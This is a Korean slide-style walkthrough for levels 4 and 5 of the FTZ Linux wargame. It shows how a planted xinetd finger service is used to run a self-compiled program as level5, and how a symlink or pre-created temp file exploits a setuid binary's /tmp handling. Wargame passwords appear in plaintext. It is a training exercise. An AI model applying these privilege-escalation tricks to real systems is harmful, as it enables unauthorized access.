7 / 30, 2018

# FTZ 4 & 5번

JINYAN - 김상민

FTZ #4

# 나만의 문제 풀기

Hint

```
[level4@ftz level4]$ ls
hint  public_html  tmp
[level4@ftz level4]$ cat hint

누군가 /etc/xinetd.d/에 백도어를 심어놓았다.!

[level4@ftz level4]$
```

→ 백도어를 이용하여 my-pass 명령어를 사용할 수 있다(?)

FTZ #4

# 나만의 문제 풀기

Xinetd.d 디텍토리로 이동

```
[level4@ftz level4]$ cd /etc/xinetd.d
[level4@ftz xinetd.d]$ ls -al
total 88
drwxr-xr-x    2 root     root         4096 Sep 10  2011 .
drwxr-xr-x   52 root     root         4096 Jul 29 22:52 ..
-r--r--r--    1 root     level4        171 Sep 10  2011 backdoor
```

```
[level4@ftz xinetd.d]$ cat backdoor
service finger
{
        disable = no
        flags           = REUSE
        socket_type     = stream
        wait            = no
        user            = level5
        server          = /home/level4/tmp/backdoor
        log_on_failure  += USERID
}
```

FTZ #4

# 나만의 문제 풀기

Xinetd.d 디텍토리로 이동

```
[level4@ftz level4]$ cd /etc/xinetd.d
[level4@ftz xinetd.d]$ ls -al
total 88
drwxr-xr-x    2 root     root         4096 Sep 10  2011 .
drwxr-xr-x   52 root     root         4096 Jul 29 22:52 ..
-r--r--r--    1 root     level4        171 Sep 10  2011 backdoor
```

```
[level4@ftz xinetd.d]$ cat backdoor
service finger
{
        disable = no
        flags           = REUSE
        socket_type     = stream
        wait            = no
        user            = level5
        server          = /home/level4/tmp/backdoor
        log_on_failure  += USERID
}
```

FTZ #4

## 나만의 문제 풀기

/home/level4/tmp 이동

```
[level4@ftz xinetd.d]$ cd /home/level4/tmp
[level4@ftz tmp]$ ls
[level4@ftz tmp]$ ls -al
total 8
drwxrwxr-x    2 root     level4       4096 Jul 30 01:35 .
drwxr-xr-x    4 root     level4       4096 May  7  2002 ..
```

→ backdoor 파일을 만들어서 실행해 보자

FTZ #4

# 나만의 문제 풀기

Vi 텍스트 편집기 → gcc 컴파일

```
[level4@ftz tmp]$ vi backdoor.c
#include <stdio.h>

int main()
{
        system("my-pass");
        return 0;
}
~
~
```

```
[level4@ftz tmp]$ gcc -o backdoor backdoor.c
[level4@ftz tmp]$ ls -al
total 24
drwxrwxr-x    2 root     level4       4096 Jul 30 01:58 .
drwxr-xr-x    4 root     level4       4096 May  7  2002 ..
-rwxrwxr-x    1 level4   level4      11545 Jul 30 01:58 backdoor
-rw-rw-r--    1 level4   level4         67 Jul 30 01:56 backdoor.c
```

FTZ #4

# 나만의 문제 풀기

## Backdoor 파일 실행

```
[level4@ftz tmp]$ ./backdoor

Level4 Password is "suck my brain".

[level4@ftz tmp]$
```

→ level4의 my-pass가 출력 되었습니다. (?)..

FTZ #4

# 나만의 문제 풀기

## 처음부터 되돌아 보기 : 갓글링 (xinetd)

```
[level4@ftz level4]$ ls
hint  public_html  tmp
[level4@ftz level4]$ cat hint

누군가 /etc/xinetd.d/에 백도어를 심어놓았다.!

[level4@ftz level4]$
```

xinetd 란 (RedHat Linux7에서 부터 제공)
네트워크에 들어오는 요청을 받고, 적절한 서비스를 실행시켜주는 '슈퍼 데몬'

---

설정 파일(파일.conf)을 제공하는 서비스들의 설정은 etc/xinetd.d 디렉토리에 저장된다.

FTZ #4

# 나만의 문제 풀기

## Backdoor 파일 해석

```
service finger                                  서비스 : finger (사용자의 계정정보 확인 명령)
{
        disable = no                            나열된 서비스 값들을 실행 못하도록 지정 : no
        flags   = REUSE                         포트가 사용중의 경우에서도 재이용 가능
        wait    = no                            xinetd가 서비스 요청을 받은 경우, 즉시 또 다른
                                                요청을 처리 하지 못하도록 지정 : no
        user    = level5                        어떤 사용자 권한으로 서비스 : level5
        server  = /home/level4/tmp/backdoor     해당 서비스 실행할 데몬 프로그램 위치
        log_on_failuer += USERID                거부되었을 때 기록될 원격 사용자의 ID
}
```

FTZ #4

# 나만의 문제 풀기

## Finger 서비스 실행

```
$ finger @localhost
```

```
[level4@ftz tmp]$ finger @localhost
^[[H^[[J
Level5 Password is "[illegible]".
```

FTZ #5

# 나만의 문제 풀기

## Hint

```
[level5@ftz level5]$ ls
hint  public_html  tmp
[level5@ftz level5]$ cat hint

/usr/bin/level5 프로그램은 /tmp 디렉토리에
level5.tmp 라는 이름의 임시파일을 생성한다.

이를 이용하여 level6의 권한을 얻어라.
```

```
[level5@ftz level5]$ ls -al /usr/bin/level5
-rws--x---    1 level6   level5      12236 Sep 10  2011 /usr/bin/level5
[level5@ftz level5]$
```

FTZ #5

# 나만의 문제 풀기

Level5 실행 후 임시파일 찾기

```
[level5@ftz bin]$ ./level5
[level5@ftz bin]$ cd /tmp
[level5@ftz tmp]$ ls
mysql.sock
[level5@ftz tmp]$
```

→ level5 파일 실행 → tmp임시파일 생성 → 실행 종료 → tmp 임시파일 삭제

FTZ #5

# 나만의 문제 풀기

## 임시파일 만들기


```
[level5@ftz tmp]$ cat > level5.tmp
I'm trash
[level5@ftz tmp]$ /usr/bin/level5
```

```
[level5@ftz tmp]$ cat level5.tmp
next password :
```

FTZ #5

# 정석문제 풀기

## 심볼릭 링크 해킹 방법



FTZ #5

# 나만의 문제 풀기

## 심볼릭 링크 설정

```
[level5@ftz tmp]$ cat >>me
:(
```

```
[level5@ftz tmp]$ ln -s me level5.tmp
[level5@ftz tmp]$ ls -al
total 12
drwxrwxrwt    2 root     root         4096 Jul 30 04:46 .
drwxr-xr-x   20 root     root         4096 Jul 29 22:53 ..
lrwxrwxrwx    1 level5   level5          2 Jul 30 04:46 level5.tmp -> me
-rw-rw-r--    1 level5   level5          3 Jul 30 04:44 me
srwxrwxrwx    1 mysql    mysql           0 Jul 29 22:53 mysql.sock
```

FTZ #5

# 나만의 문제 풀기

실행

```
[level5@ftz tmp]$ /usr/bin/level5
[level5@ftz tmp]$ cat me
next password : what the hell
```

# 감 사 합 니 다

: )